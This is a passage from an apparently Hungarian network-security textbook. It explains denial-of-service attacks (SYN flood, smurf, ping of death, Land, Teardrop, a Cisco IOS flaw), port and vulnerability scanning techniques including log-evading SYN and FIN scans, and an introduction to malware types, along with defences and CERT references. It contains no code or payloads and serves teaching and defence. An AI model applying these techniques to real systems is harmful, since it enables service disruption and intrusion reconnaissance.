A szolgáltatásban történő fennakadás ugyanakkor bizonyos szolgáltatás típusoknál természetesen önmagában is hatalmas károkhoz vagy veszélyekhez vezethet (pl. banküzem, irányítórendszerek).

A szolgáltatásbénító támadások időtartama rendszerint néhány óra, nagy ritkán egy-két nap. Ezalatt már egyrészt rendszerint sikerül az Internet-szolgáltatók bevonásával, a hálózati eszközök megfelelő átkonfigurálásával a támadó forgalmat gátolni, a támadó gépeket, hálózatokat izolálni, de a támadók sem alkalmaznak jellemzően nagyon hosszú támadásokat, mivel hosszabb idő alatt a támadó rendszer gépei, elemei lelepleződnek és egy következő támadáshoz már nem lehet őket felhasználni.

3.2.3 Támadási módszerek

A hálózati protokoll különböző szintjein valósíthatók meg ezek a támadások. Kiemelendő, hogy a támadások magyarázatához az egyes protokollok alapvető ismerete szükséges, míg a támadó eszközök használatához nem.

3.2.3.1 SYN elárasztás

A SYN elárasztás (SYN flooding) típusú támadás a TCP kapcsolat-felépítési mechanizmusának implementációját használja ki arra, hogy a megtámadott hoszt erőforrásait elfogyasztva annak működését megbénítsa.

A TCP háromlépéses kézfogásos kapcsolat-felépítéssel működik. A kezdeményező hoszt egy kapcsolatfelépítő üzenetet, un. SYN csomagot küld a cél hosztnak. Ha a címzett kész a kapcsolat felvételére, akkor erre egy SYN-ACK csomaggal válaszol, mire a kezdeményező egy ACK

csomagot tartalmazó üzenettel nyugtázza a kapcsolat felépítését, és ezzel az így felépült kommunikációs csatornán megkezdődhet a továbbítandó adatok áramlása a két fél között. A hoszt operációs rendszerek egyes TCP implementációi a SYN-ACK válasz visszaküldése után már puffer területet foglalnak el a felépülőben lévő kommunikációs csatorna adatai számára.

A SYN elárasztáson alapuló elosztott támadás a következőképpen történik. A vezérlő támadó számítógép utasítására az ágensek hamisított, változó forráscímű IP csomagokkal tömegesen kezdeményeznek kapcsolatfelvételt az áldozatnak kiszemelt hoszttal. Az áldozat sok-sok ágenstől egyszerre tömegével kapja a SYN csomagokat, és a hamisított címekre küldi a SYN-ACK válasz csomagokat, közben pedig újabb és újabb puffer területet foglal el a reménybeli kapcsolatok számára. Az egyes kapcsolatok felépítésében a hiba így csak akkor derül ki, amikor az áldozat várakozási időzítése lejár, kiderül, hogy hiába várt az ACK nyugtázás megérkezésére. Mindez oda vezet, hogy a puffer területek lefoglalása nagyobb ütemben történik, mint a felszabadulásuk és végül az áldozat rendszerének erőforrásai elfogynak, a rendszer lebénul, de legalábbis alig-alig lesz képes a valóban hasznos kapcsolat-felépítések kezelésére.

Az Interneten 1997 januárjában tapasztalták az első nagyméretű SYN elárasztásos támadás sorozatot, amely számos webkiszolgálót tett működésképtelenné. Mára az operációs rendszerek fejlesztésében megtették azokat az intézkedéseket, amelyekkel a SYN elárasztás ellen jó hatásfokkal lehet védekezni. A rendszerek még a puffer területek lefoglalása előtt ellenőrzik, hogy a kapcsolat-felépítést kérő gép valóban létezik-e, valóban akar-e kapcsolatot felépíteni. A legismertebb módszer a Linux rendszermagban 2000 óta alkalmazott “syn cookie” mechanizmus. Így a hamisított IP címmel történő támadás hatástalan, valós címekkel történő támadásnál pedig a támadó gépek gyorsan azonosíthatók, kitilthatók.

A SYN elárasztásos támadás napjainkban nem gyakori, a legtöbb operációs rendszerbe beépítették a szükséges védekezési eljárásokat. Védekezésül gondoskodjuk arról, hogy számítógépeinken friss operációs rendszer fusson, illetve a fejlesztő által javasolt javítások (patch-ek) felvitele történjen meg.

További információk: `http://www.cert.org/advisories/CA-1996-21.html`

3.2.3.2 ICMP elárasztás

Az Internet hálózatban a különböző „szolgálati közlemények” céljára az ICMP-t (Internet Control Message Protocol) használják. Az ICMP nagyon hasznos szolgáltatás, de sajnos ezzel is vissza lehet élni, és szolgáltatásbénító támadás céljára lehet felhasználni.

Az ICMP-t használó egyik legismertebb szolgáltatás a *`ping`* parancs. Segítségével megállapíthatjuk, hogy egy megcímzett gép a hálózaton válaszol-e, és ha igen, akkor milyen válaszidővel. Ehhez egy ICMP válaszkérés (ICMP echo request) csomagot küld a kezdeményező fél a vizsgálni kívánt IP címre. A címzett ICMP válaszadás (ICMP echo reply) csomaggal válaszol, ha vette az ICMP válaszkérés csomagot. Ellenkező esetben nem lesz válasz.

Az ICMP elárasztáson alapuló elosztott támadás a következőképpen történik. A vezérlő támadó számítógép vagy annak utasítására több ágens az áldozatnak szánt hoszt IP címét forráscímnek hamisítva tömegesen küld ICMP válaszkérés csomagokat az Interneten több kiválasztott hosztnak. Ezek a közbenső áldozat hosztok automatikusan, szabályosan ICMP válaszadás csomagokat küldenek vissza, azonban a hamis forráscímre. Az áldozathoz tömegével érkező ICMP válaszadás csomagok eldugítják annak hálózati kapcsolatát, vagy hálózati interfészét és azon a hasznos csomagok nem tudnak átjutni. A közbenső áldozatok esetében a terhelés sokszor nem túl nagy, a kommunikáció a hálózatkezelés alacsony szintjén kevésbé észrevehetően történik, így a támadásban való akaratlan részvétel a gép környezetében esetleg fel sem tűnik.

Az ICMP elárasztásnak egy speciális technikája, amikor az ICMP válaszkérés csomagot a közbenső áldozat hálózatának broadcast címére küldik. Egy hálózat broadcast címére küldött csomagot a hálózaton lévő valamennyi hoszt megkapja. Ha egy hálózatba kívülről érkezik csomag a hálózat broadcast címére, akkor a közbenső útválasztó beállításától függ, hogy a broadcast címre (vagyis a hálózat valamennyi hosztjának) továbbítja-e ezt a csomagot vagy sem. Ha a beállítás olyan, hogy a továbbítás megtörténik, akkor egyetlen ICMP válaszkérés csomaggal a hálózaton lévő valamennyi hosztot ICMP válaszadás csomag küldésére lehet rábírni és ez a csomag áradat az ICMP válaszkérés csomag hamis forráscímében megjelölt áldozat felé fog tartani. A broadcast címzést kihasználó ICMP elárasztásos támadás neve “smurf”. Az elnevezés a támadást megvalósító egyik program nevéből származik.

Az ICMP elárasztásos támadások elleni védekezés a végső áldozat részéről nagyon nehéz. Ott legfeljebb annyit lehet tenni, hogy az áldozat hoszt előtti útválasztóval megakadályozzuk az ICMP válaszadás csomagoknak a hosztig történő eljutását, ezzel mintegy pajzsot tartva a hoszt elé, amely így működőképes maradhat. Nem tudjuk azonban megakadályozni az ICMP válaszadás csomagoknak az áldozat hálózati kapcsolatán történő beérkezését, illetve azt, hogy ezen csomagok - a hálózati kapcsolaton rendelkezésre álló áteresztő kapacitás függvényében - teljesen vagy részben eltömjék a hálózatot, ellehetetlenítve a hasznos csomagok bejutását. Ilyen helyzetben érdemes kérnünk az Internet-szolgáltató segítségét, illetve a közbenső áldozat segítségét, mert ők azt is meg tudják akadályozni, hogy az ICMP válaszadás csomagok az áldozat hálózata felé elküldésre kerüljenek. A kapcsolatfelvételben segíthet az illetékes CERT/CSIRT.

A hatásos védekezés a közbenső áldozatok közreműködésével, az internetes közösség együttműködésével lehetséges. A közbenső áldozatok útválasztóin korlátozni kell az ICMP válaszadás csomagok kiküldésének mennyiségét, illetve ki kell szűrni a belső hálózatra, különösen annak broadcast címére érkező ICMP válaszkérés csomagokat. A korszerűbb útválasztók már rendelkeznek az ICMP válaszadás csomagok mennyiségének korlátozási képességével, használjuk ezt a szolgáltatást. Ahol ilyen lehetőség nincs, ott élhetünk a teljes tiltással is (ez azért rosszabb, mert az ICMP válaszkérés-válaszadás párbeszédhez számos hasznos szolgáltatás kapcsolódik, amiktől így elesünk). Vigyázzunk arra, hogy a tiltást az ICMP válaszkérés-válaszadás csomagok kiszűrésére korlátozzuk, mivel bizonyos egyéb ICMP üzenetek kitiltása (a körülmények függvényében) akár működésképtelenné is teheti a hálózatvezérlést.

További információk: `http://www.cert.org/advisories/CA-1998-01.html`

3.2.3.3 Halálos ping

A támadás egyes TCP/IP implementációknak a hibáját használta ki, 1996-ban észlelték. Mára lényegében minden korszerű rendszerben kiküszöbölték. Egyes régen installált, a javításokkal nem frissített Windows NT rendszerek esetében ez a támadás azonban még problémát okozhat. A támadás módszere az, hogy az áldozat hosztra a maximális fejrész méretet meghaladó méretű ICMP üzenetet küldenek *`ping`* paranccsal. Az áldozat rendszerekben ennek hatására általában puffer túlcsordulás következik be, a hosztok működése összezavarodik, lefagynak vagy újraindulnak.

További információk: `http://www.cert.org/advisories/CA-1996-26.html`

3.2.3.4 "Land" támadás

A támadás egyes TCP/IP implementációknak a hibáját használta ki, 1997-ben észlelték. Mára lényegében minden korszerű rendszerben kiküszöbölték. A támadás módszere az, hogy az áldozat gépére elküldött SYN csomag IP forráscímét az áldozat gép IP rendeltetés címével azonos címre kell beállítani (forráscím hamisítás), továbbá azonosra kell állítani a forrás és rendeltetés TCP portszámot is. Egyes rendszerek TCP/IP implementációja erre a speciális helyzetre rosszul reagál, és a gép lefagy.

További információk: `http://www.cert.org/advisories/CA-1997-28.html`

3.2.3.5 IP szegmentációs támadás

A támadás egyes TCP illetve UDP implementációknak a hibáját használta ki, 1997-ben észlelték. Mára lényegében minden korszerű rendszerben kiküszöbölték. A ("Teardrop" néven is ismert) támadás módszere az, hogy a támadó az áldozat gépére hamis szegmentálási információt tartalmazó csomagokat küld. Az üzenetcsomagokat a nagyterületű hálózaton való áthaladáskor többnyire kisebb egységekre kell felbontani. A felbontásra vonatkozó információt (méret, sorrend) a csomagok fejrésze tartalmazza. Ha a támadó az áldozat hosztnak speciálisan hamisított fejrészű csomagokat küld, amely csomagok fejrészei alapján az áldozat a fogadó oldalon hiába próbál összeállítani egy komplett csomagot, akkor egyes implementációk ezt a hibahelyzetet rosszul kezelve a hoszt rendkívüli lelassulását, esetleg lefagyását okozzák.

További információk: `http://www.cert.org/advisories/CA-1997-28.html`

3.2.3.6 Cisco útválasztó (router) interfész-blokkolás

A Cisco gyártmányú útválasztók operációs rendszerének hibáját kihasználó támadások 2003 júliusában több Internet-szolgáltatónál okoztak kieséseket, sőt a nagy nemzetközi internetes gerinchálózatok egy részében is szolgáltatási problémákat okoztak. A Cisco által gyártott útválasztókat talán a legelterjedtebben alkalmazzák az Internet-szolgáltatók. Az útválasztót működtető szoftver rendszert IOS-nek hívják, ennek a számítógépes operációs rendszerekhez hasonlóan vannak különböző verziói.

2003 nyarán a Cisco mérnökei rájöttek arra, hogy ha az útválasztó egyik interfészére speciálisan elkészített IP csomagot küldenek, akkor az interfészen beáramló forgalom feldolgozását az IOS a továbbiakban nem végzi el, ami gyakorlatilag az adott interfészen megbénítja a kommunikációt. Sőt, ha az útválasztó ezen az interfészen kapott volna a teljes működéséhez szükséges információt (pl. útválasztási információ frissítését) is, vagy az interfész éppen a gerinchálózatok felé/felől közvetítette volna a hozzá kapcsolódó alacsonyabb szintű hálózatok forgalmát, akkor akár az útválasztó teljes működése is megbénulhat. Az útválasztó hibát nem jelez, nem indul újra, csak szép csendben megszűnteti a működését.

Ez a probléma minden olyan Cisco útválasztót érintett, amelyek IPv4 csomagokat kezeltek, márpedig ebből igen sok és sokféle volt működésben az Interneten. A Cisco először a nagy ügyfeleit tájékoztatta arról, hogy mi a biztonsági probléma és miért kell az ezzel egyidejűleg kiadott javítással a berendezések IOS-ét sürgősen frissíteni. A hír gyorsan terjedt azonban a bizalmi körön kívülre is és a támadók hamar kiderítették, hogy mi a módja a támadásnak. Sokan lettek áldozatok azok közül az útválasztó üzemeltetők közül, akikhez a hír későn jutott el, illetve akik nem léptek azonnal.

A támadás elleni védekezés legjobb módja az IOS frissítés. Még napjainkban is működhetnek olyan útválasztók (különösen felhasználói hálózatokban), amelyek nincsenek frissítve, így ki

vannak téve egy bármikor bekövetkezhető támadásnak. Az üzemeltetőknek meg kell győződniük arról, hogy a felügyeletükre bízott útválasztók IOS verziószáma megfelelő-e?

3.2.3.7 Egyéb szolgáltatásbénító támadások

Egy hoszt megbénítása természetesen nem csak az előzőekben tárgyalt hálózati alapú támadásokkal lehetséges. Bár figyelmünket elsősorban a hálózati biztonságra irányítjuk, de a teljesebb kép érdekében további módszerekre is felhívjuk a figyelmet. A hoszt rendszerben nagyon sokféle korlátos erőforrás van. A leggyakoribb, amikor a támadó a szabad puffer memória területet fogyasztja el különféle manipulációkkal.

A futó processzek számának növelése is oda vezethet, hogy elfogy a processzeket nyilvántartó táblázat számára rendelkezésre álló hely, vagy a CPU nagyon lelassul a processzek között váltogatással. A támadó egy számára rendelkezésre álló, első látásra nem túl veszélyesnek látszó jogosultsággal (pl. szkript futtatás) elérheti, hogy újabb és újabb processz másolatokat indítson. Igényesebb operációs rendszerek kvóta rendszerrel rendelkeznek, ami segít a rendszergazdának abban, hogy korlátot szabjon egy-egy felhasználó által igénybe vehető erőforrás mennyiségnek. Ha rendszergazda valóban él is a lehetőséggel és megfelelően beállítja a paramétereket, akkor az ilyen típusú támadás ellen sikerrel lehet védekezni.

Kvótával, a diszkterület fogyására figyelmeztető jelzésekkel lehet védekezni az ellen, ha például a rendszer túl sok spamet kap, ha az FTP területekre túl sok fájlt töltenek fel stb. Szándékosan, ismétlődően előidézett hibasorozattal a támadó elérheti, hogy betelik a naplózásra rendelkezésre álló diszkterület.

Általában tanácsos használni olyan segédprogramokat, amelyek figyelik a rendszer teljesítményét, az erőforrások rendelkezésre álló mennyiségét és figyelmeztető jelet küldenek, ha a normális aktivitástól eltérő jelenséget, az erőforrások adott idő alatti gyors fogyását (dinamikus indikátor) vagy egy erőforrás nagy arányú (pl. 80-90%-os) felhasználtságát (statikus indikátor) észlelik.

Egyes rendszerek néhány hibás bejelentkezési kísérlet után biztonsági okokból teljesen letiltják az adott azonosítót. Ha ez nincs gondosan beállítva, akkor a rendszergazdai felhasználó néven hibás jelszavakkal indított néhány bejelentkezési kísérlettel a támadó elérheti, hogy a rendszer magát a rendszergazdát is kizárja a belépésből.

A szervezeteknél működő nyomtatók manapság általában maguk is önállóan hálózatra csatlakoznak, a hosztok (a munkatársak számítógépei) hálózaton küldik a nyomtatandó fájlokat. Ha a belső hálózat és a nyilvános Internet között nincs megfelelően beállított útválasztó vagy tűzfal, akkor a nyomtatók is lehetnek szolgáltatásbénító támadások célpontjai. Kevesen gondolnak arra, hogy az Internetről szabadon elérhető nyomtatóra akár Ausztráliából is küldhet valaki nyomtatnivalót.

3.3 Hoszt számítógép gyengeségeit kihasználó támadások

3.3.1 Nyitott portok és sebezhetőségek feltérképezése

Miután valamely hoszton lévő nyitott portok (kapuk) pontosan definiálják az azon futó hálózati szolgáltatásokat, a gép hálózatban betöltött szerepét, ezért természetesen a támadók is ezeket a

portokat nézik végig előszeretettel ahhoz, hogy a rendszer réseit, gyenge pontjait távolról kifürkésszék. A portok ilyen „végignézését”, feltérképezését, vagyis a gépen vagy gépeken lévő nyitott portok keresését nevezzük portszkennelésnek. Magát a portszkennelést általában még nem szokás támadásnak tekinteni (bár ezt többen vitatják), de mindenképpen támadási kísérletet megelőző tevékenységnek tekinthetjük.

A biztonsági réseket, sebezhetőségeket feltérképező eljárás a nyitott portok megkeresésén túlmenően azt is felderíti, hogy ismert sebezhetőségek közül nincs-e jelen egyik vagy másik a vizsgált hoszton. Ehhez a feltérképező egy jól felépített és naprakész adatbázist használ, amely tartalmazza az ismertté vált sebezhetőségeket, illetve a hoszton való létezésüket eláruló vizsgálati módszereket.

A különböző operációs rendszerekről, az egyes portok mögött megjelenő hálózati kezelő programokról, illetve alkalmazásokról a világban időről-időre ismertté válnak olyan hibák, sebezhetőségek (vulnerability), amelyek megfelelő támadó eljárással távolról kihasználhatók. Sok esetben ezek a kihasználó eljárások is széles körben ismertté válnak. A támadó ezért gyakran úgy jár el, hogy az áldozat hoszt távolról történő feltérképezésével első lépésben megállapítja, hogy milyen sebezhetőségekre számíthat az adott hoszton, majd a második lépésben azokkal a támadási eljárásokkal próbálkozik, amelyek a lehetséges sebezhetőségeket kihasználni (exploit).

3.3.1.1 Portok és szolgáltatások

Ha egy betörő behatol egy épületbe, általában az ajtón, vagy valamelyik ablakon keresztül teszi ezt meg. A portok (kapuk) a hálózatban működő hoszt számítógép „ajtajai” és „ablakai”, vagyis a ki- és bejárati pontok. Azonban amíg egy házon maximum egy tucat bejutási pont van, addig egy hoszton jóval több. Hogyan lehetséges ez? A használt hálózati kommunikáció leggyakrabban TCP (Transmission Control Protocol – átvitelvezérlési protokollnak fordíthatnánk, de a TCP elnevezés már bekerült a köztudatba), vagy UDP (User Datagram Protocol – felhasználói datagram protokoll) protokollon történik, amelyekhez külön-külön elméletileg 65535 port lehet egyszerre nyitva egy hoszton.

A portok osztályozása a következő:

- Well Known Ports:

A 0-1023-ig terjedő tartománybeli kiosztott portok. Ezekhez a portokhoz programot rendelni a legtöbb rendszernél csak rendszergazdai jogosultságokkal lehet. A legtöbb portszám szigorú konvenciót követ általában, bár lehetséges ettől eltérni.

- Registered Ports:

Az 1024-49151-ig terjedő tartomány kiosztott portjai. Az ebben a tartományban használt portszámok esetén is célszerű tartanunk magunkat a konvenciókhoz.

- Dynamic and/or Private Ports:

A 49152-65535-ig terjedő tartomány kiosztott portjai. Egy új alkalmazás speciális protokollja számára célszerű ebből a tartományból portot választani.

Minden egyes nyitott kapu potenciális veszélyt jelent a hoszt biztonságára, a felhasználókra nézve. A nyitott portok mindig valamilyen szolgáltatással vannak összekapcsolva. A legáltalánosabb internetes portok és szolgáltatások a következők:


Portszám:	Szolgáltatás:
21	FTP (File Transfer Protocol – fájl átviteli protokoll)
22	SSH (Secure Shell – biztonságos távoli bejelentkezést biztosító protokoll)
23	Telnet (távoli bejelentkezést biztosító nem biztonságos protokoll)
25	SMTP (Simple Mail Transfer Protocol – levél továbbító protokoll)
53	DNS (Domain Name Server – névszerver)
80	HTTP (HyperText Transfer Protocol – Hipertext továbbító protokoll)
110	POP/POP3 (Post Office Protocol – email letöltő protokoll)

A szolgáltatás, ami egy adott porthoz szorosan kapcsolódik, nem más, mint egy hálózati kommunikációt folytató program, amely a megszokottaktól ellentétben kimenetét nem jeleníti meg a képernyőn, hanem a háttérben fut. Az ilyen programok az un. démonok (daemon), illetve Windows terminológiával élve a szervizek (service) családjába tartoznak. A böngészők, email kliensek ezekkel a démonokkal kommunikálnak a már jól ismert portokon keresztül. Például, ha a felhasználó megír egy levelet a levelező programjával és a küldés gombra kattint, akkor a háttérben a program a beállított levéltovábbító (SMTP) szerver 25-ös portjához csatlakozva továbbítja a levelet. Tehát a levelező kliens a megfelelő beállításokat használva pontosan tudja, hogy melyik porton, melyik kapun kell a szerveren „bekopogni” annak érdekében, hogy a levél sikeresen célba érjen. A többi hálózati kommunikációt is hasonlóképpen kell elképzelni.

3.3.1.2 Port feltérképezési technikák

A portok feltérképezése, amellyel felfedezhetők a kiaknázható kommunikációs csatornák, folyamatosan zajlik körülöttünk az Interneten. A módszer lényege az, hogy a támadó a hálózaton át egymás után próbálja ki a hoszt valamennyi portját, majd megjegyezi azokat a portokat, amelyek valamilyen aktivitást, nyitottságot mutattak, megfeleltek az aktuális feltételeknek.

A szkennelés végső célja, hogy a támadó felderítse a nyitott portokat a vizsgált hoszton. Erre a célra különböző technikák léteznek és nem mindegy, hogy az alkalmazott eljárás milyen gyors és milyen megbízható. Emellett ezek a módszerek részét képezik a modern hálózati monitoring technológiáknak is. A hálózati kommunikáció során a kliens és a szerver között felépülő csatorna különböző állapotokon megy keresztül. A kapcsolat létesítésétől a csatorna lezárásáig több állapotot különböztetünk meg. Mivel a szkennelésnél is hálózati kommunikáció zajlik, a módszerek megértéséhez szükséges a kapcsolat felépítés alapszintű ismerete. Az ismertetés hangsúlyozottan alapszintű, mert bár a TCP protokoll rendkívül komplex felépítésű, de számunkra most a kapcsolatkiépítés fázisa a legfontosabb.



Ábra 4. Kliens-szerver TCP/IP kommunikáció

Az ábrán egy tipikus kliens és szerver közti TCP/IP kommunikáció látható. A függőleges vonalak között van a kommunikációs csatorna, amelyben a nyilak a kommunikáció irányát, a rajtuk lévő feliratok pedig a csatornán átmenő vezérlési jeleket mutatják, amelyek irányítják az egész adatátvitelt.

A kliens első lépésben megpróbál kapcsolódni (connect) a szerver megadott portjára, ami a SYN jel elküldését jelenti. Ha ez megtörtént, akkor a kliens SYN_SENT (syn elküldve) állapotba kerül és várakozni kezd a szerver válaszára. A válasz tartalmazza a kliens kérés nyugtázását (ACK) és a kapcsolódás engedélyezése esetén a SYN jelet egyaránt. Erre a kliens egy ACK-val válaszol, és ekkor kerül a kommunikációs csatorna ESTABLISHED (létrehozott) állapotba.

Ezután kerül sor egy műveleti kérés elküldésére, majd a válasz várására és a kapott válasz olvasására. A csatorna lezárását (close) a kliens és a szerver is kezdeményezheti (az ábrán a kliens teszi) a FIN jel elküldésével. Ezután a kliens azonnal FIN_WAIT_1 állapotba kerül, majd a nyugta (ACK) megérkezése után FIN_WAIT_2-re vált. Ebben az állapotban vár még a másik oldaltól egy FIN-t, ami után TIME_WAIT állapotba kerül, majd miután várakozik pár másodpercet ténylegesen lezárt (closed) állapotba jut.

TCP connect scan

Ez a lehető legegyszerűbb módja a TCP portok feltérképezésének. Az érdekes portokra kapcsolódunk, ha a kapcsolódás sikeres, akkor a port figyel (hallgat), egyébként észleljük, hogy a port nem elérhető. Ha minden porthoz külön `connect()` (kapcsolódás) hívást rendelnénk szépen egymás után, lineáris módon, az évszázadokig tartana lassú kapcsolat esetén. Ehelyett felgyorsíthatjuk a szkennelést, ha párhuzamosan több kapcsolódási logikai egységet (socket-et) használunk, miközben figyelhetjük az összes csatornát. A támadó számára nagy hátrány természetesen, hogy nagyon könnyen felismerhető és kiszűrhető az ilyen fajta szkennelés. A célhoszt naplóállománya sok különböző kapcsolódási kísérletet fog mutatni, továbbá

hibaüzeneteket fog tartalmazni azoktól a szolgáltatásoktól, amelyek fogadták a kapcsolódási kísérletet.

TCP SYN scan

Erre a módszerre gyakran hivatkoznak úgy, mint „félig nyitott szkennelés”, mivel nem nyit teljes TCP kapcsolatot. A módszer az, hogy SYN csomagot küldünk, mintha csak normális, igazi kapcsolatot nyitnánk, és várunk a válaszra. A válaszban egy SYN|ACK azt jelzi, hogy a port hallgat, egy RST pedig azt, hogy nem. Ha megérkezett a SYN|ACK, azonnal küldünk egy RST-t, hogy leállítsuk a kapcsolatot. A módszer előnye a támadó szempontjából, hogy jóval kevesebb bejegyzés keletkezik a naplófájlokban, így kevésbé hívja fel magára a figyelmet.

TCP FIN scan

A támadó gyakran szembesül azzal, hogy a SYN scan nem jár eredménnyel, mert a tűzfal és csomagszűrő úgy van bekonfigurálva, hogy ne engedjék be a zárt portokra irányuló SYN csomagokat. A FIN csomagok szintén alkalmasak arra, hogy esetleg átküldhetőek legyenek. Az alapötlet az, hogy a lezárt portok a tűzfal valamilyen hiányossága miatt a FIN csomagra a megfelelő RST-vel válaszolni, míg a nyitott portok figyelmen kívül hagyják a FIN-t.

UDP „ICMP port elérhetelen” scan

Ez módszer elsősorban attól különbözik az előzőektől, hogy az UDP portok feltérképezésére alkalmas, hiszen UDP protokollt használ TCP helyett. Bár az UDP protokoll egyszerűbb, az alkalmazásával végzett feltérképezés jóval nehezebb azért, mert a nyitott portok nem küldenek nyugtát. Ha egy bezárt portra küldünk UDP csomagot, akkor a célgép egy ICMP_PORT_UNREACHABLE üzenetet küld. Ezt kihasználva tudjuk kitalálni, hogy melyek azok a portok, amelyek viszont nincsenek nyitva.

A legismertebb, a rendszergazdák által is rendszeresen használt portscanner program a Linuxos Nmap, amely a `http://www.insecure.org` honlapjáról töltető le. Windows rendszerre is számos scanner található, ezek közül a legismertebb talán a Foundstone cég (`http://www.foundstone.com`) parancssoros ScanLine, és a `http://www.xfocus.org` X-Port nevű programja.

3.3.1.3 Sebezhetőségek feltérképezése

A biztonsági réseket, sebezhetőségeket feltérképező program (vulnerability scanner) azon felül, hogy portszkennelést végez, felderíti a gép sebezhető pontjait is. A biztonsági rést pásztázó program alapja egy jól felépített és naprakész biztonsági rés adatbázis (vulnerability database). Működése hasonló a már bemutatott portszkennelési technikához, csak itt kiegészül azzal, hogy a célgépen kiderített portokon futó szolgáltatásokra megvizsgálja az ismert biztonsági hibák meglétét, így a támadó tiszta képet kap a gép sebezhetőségének mértékéről. A saját rendszerét ellenőrző rendszergazdának az ilyen és ehhez hasonló eszközök nagymértékben segítik a munkáját, de a támadók gyakran alkalmazzák ezeket az eszközöket valamely gép gyengeségének feltérképezésére betörés előkészületeként. Az így kiderített gyengeségre a hackernek már csak a megfelelő támadó kódot (exploit) kell alkalmazni az eszköztárából, hogy feltörje a kiszemelt gépet.

Legelterjedtebb vulnerability szkennerek:

- Kereskedelmi:
  - ISS’s Internet Scanner (`http://www.iss.net`)

  - Network Associates' CyberCop Scanner
  - Cisco's Secure Scanner (NetSonar) (`http://www.cisco.com`)
- Shareware:
  - SARA (`http://www-arc.com/sara/`)
  - SAINT (`http://www.wwdsi.com/saint/`)
  - GFI LANguard Network Security Scanner (`http://www.gfi.com`)
- Ingyenes:
  - X-Scan (`http://www.xfocus.org`)
  - Nessus (`http://www.nessus.org`)

3.3.2 Kártékony programok

Kártékony, vagy kárt okozó programról (malware) beszélünk, amikor a számítógépen olyan programok vannak, amelyek a felhasználónak közvetlenül, vagy közvetve kárt okoznak, vagy okozhatnak. Kárt okozó programok kapcsán legtöbben a vírusra, férgekre, trójai és hátsó ajtót nyitó programokra gondolnak, de okozhat kárt, például egy rosszul megírt felhasználói program is, amely helytelen működése következtében a felhasználó akarata ellenére tesz kárt a számítógépen. Ez a fajta károkozás azonban a legritkább esetben fordul elő, többnyire szándékos akcióval találjuk szemben magunkat. Ha a számítógépbe bejuttatott kártékony program működésbe lép, akkor az egyik lehetséges következmény és kár az adatok, információ részleges vagy teljes elvesztése, illetve azok illetéktelen kezekbe kerülése. Kárként jelenik meg másrészről a leállásból és helyreállításból fakadó üzemkiesés, annak elhárítására és a rendszer működőképességének visszaállítására fordított erőforrások költsége.

A kártékony programokat a terjedés módja szerint három fő kategóriába szokás sorolni: vírusok (virus), férgek (worm) és trójaiak (trojan). A kártékony programok családján belül specialitásuk miatt szokás megkülönböztetni a hátsó ajtót nyitó programokat (backdoor), amelyek nem rombolják közvetlenül a megtámadott rendszert, hanem kiszolgáltatják azt a támadónak. A köznapi nyelvben a kártékony programokat általában vírusoknak mondják, így például a „vírusvédő" programokról hallva sem olyan programra kell gondolni, amely kizárólag a vírusok ellen igyekszik védekezni, hanem természetesen a többi kártékony program típust is igyekszik felderíteni.

A vírusokról külön fejezetben is írunk (ld. 4.2), ebben a részben az ide vonatkozó információkat részletezzük.

3.3.2.1 Vírusok

Egy 1984-ben megjelent tanulmány (Fred Cohen: Computer Viruses – Theory and Experiments, ld. 4.2.1) szerint a vírus olyan program, amely más programot fertőz meg úgy, hogy a saját kódját beilleszti a megtámadott programba. A megtámadott program vírusként viselkedhet, így további programokat fertőz meg és a vírusfertőzés mértéke folyamatosan nő. A megfertőzött vírust tartalmazó programot vírusgazdának nevezzük. A vírus képes önmagát reprodukálni, vagyis esetleg módosított formában másolatot készíteni az őt alkotó kódrészletről. A vírus nem tud önmagában terjedni, mindig szüksége van egy programra, amely a vírust alkotó kódrészt lefuttatja. Ebből világossá válik, hogy csak olyan fájl válhat vírusossá, amelyik futtatásra alkalmas formátumú.

Elnevezés

Miért nevezünk egy programot vírusnak? A számítógépes vírusokat, ugyanúgy, ahogyan biológiai társukat a következő tevékenységek jellemzik:

- Fertőzés: újabb- és újabb célpontokat támadnak meg és tesznek fertőzötté.
- Szaporodás: a megfertőzött rendszerben elszaporodnak.
- Rejtőzködés: a fertőzés és a vírus jelenléte észrevétlen maradhat, ha nincs megfelelő védekezés (oltóanyag, ill. antivírus szoftver)
